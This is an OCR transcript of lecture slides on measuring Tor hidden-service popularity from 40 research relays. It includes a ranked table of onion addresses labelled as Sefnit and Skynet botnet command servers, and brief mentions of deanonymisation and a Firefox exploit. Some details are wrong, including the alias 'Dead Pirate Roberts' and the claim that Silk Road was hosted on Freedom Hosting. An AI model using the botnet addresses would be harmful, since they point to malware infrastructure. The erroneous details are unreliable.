
Distributed Hash Tables

- zqktlwi4fecvo6ri.onion



Distributed Hash Tables

- zqktlwi4fecvo6ri.onion



Our experiment

- Run 40 Tor nodes over several months
  - Thanks to a generous student who donated huge server capacity. Each node must advertise >=50kb/sec BW.
- After 25 hrs, each is a node on the DHT.
- Record:
  - Published hidden service descriptors
  - Requests for hidden service descriptors
- Crawl root HTML pages and record page titles and other misc stuff (html only, no images).

Hidden Service popularity

Top onions

Onion count: 51166

1	l77ukkijtdca2tsy	1441409	3 sefnit
2	pomyeasfnmtn544p	555563	6 sefnit
3	7sc6xyn3rrxtknu6	414179	4 sefnit
4	6tlpoektcb3gudt3	366065	4 sefnit
5	742yhnr32ntzhx3f	291309	2 skynet
6	7fyipi6vxyhpeouy	253810	4 sefnit
7	4njzp3wzi6leo772	253280	1 skynet
8	6m7m4bsdbzsflego	249027	3 skynet
9	f2ylgv2jochpzm4c	243514	4 skynet
10	xvauhzlpkirnzghg	241428	3 skynet
11	niazgxzlrbpevgvq	240667	3 skynet
12	6tkpktox73usm5vq	239963	2 skynet
13	uzvyltfdj37rhqfy	239584	2 skynet
14	h266x4kmvmpdfalv	235643	4 skynet
15	lqqth7gagyod22sc	221901	5 sefnit
16	5qj2lz4bqtkr5pnr	207765	3 sefnit2 btcminer

Hidden Service popularity

Top onions


Onion count: 51166

1	l77ukkijtdca2tsy	1441409	3 sefnit
2	pomyeasfnmtn544p	555563	6 sefnit
3	7sc6xyn3rrxtknu6	414179	4 sefnit
4	6tlpoektcb3gudt3	366065	4 sefnit
5	742yhnr32ntzhx3f	291309	2 skynet
6	7fyipi6vxyhpeouy	253810	4 sefnit
7	4njzp3wzi6leo772	253280	1 skynet
8	6m7m4bsdbzsflego	249027	3 skynet
9	f2ylgv2jochpzm4c	243514	4 skynet
10	xvauhzlpkirnzghg	241428	3 skynet
11	niazgxzlrbpevgvq	240667	3 skynet
12	6tkpktox73usm5vq	239963	2 skynet
13	uzvyltfdj37rhqfy	239584	2 skynet
14	h266x4kmvmpdfalv	235643	4 skynet
15	lqqth7gagyod22sc	221901	5 sefnit
16	5qj2lz4bqtkr5pnr	207765	3 sefnit2 btcminer

1. Botnet C&C servers
   - Sefnit and Skynet
1. Abuse sites
2. Silk road
3. Hidden wiki
4. Forums
5. Search engines
6. Drugs, porn, etc


Deanonymising Hidden Service users

- Traffic *confirmation* attacks are MUCH more powerful.




Deanonymising Hidden Service users

- Traffic *confirmation* attacks are MUCH more powerful.



Deanonymising Hidden Service users

- Traffic *confirmation* attacks are MUCH more powerful.



Deanonymising Hidden Service users

- Traffic *confirmation* attacks are MUCH more powerful.






Figure 3: Clients of a popular hidden service


Deanonymising Hidden Services



Deanonymising Hidden Services



Deanonymising Hidden Services



Silk Road

- Silk Road hosted on Freedom Hosting servers
  - Huge drug eBay
  - $1.2 billion revenue since creation, $80m profit!
- Operated by a chap called “Dead Pirate Roberts” aka Ross Ulbricht.
- Arrested Oct 2013 in public library
- Someone tried to blackmail him and he tried to get them assassinated (charming!).

- Caught by his own foolishness

Tor FBI/NSA/GCHQ Attack

- Freedom hosting servers started serving up some javascript
- Javascript performed a complex exploit against firefox
- Is this legal?

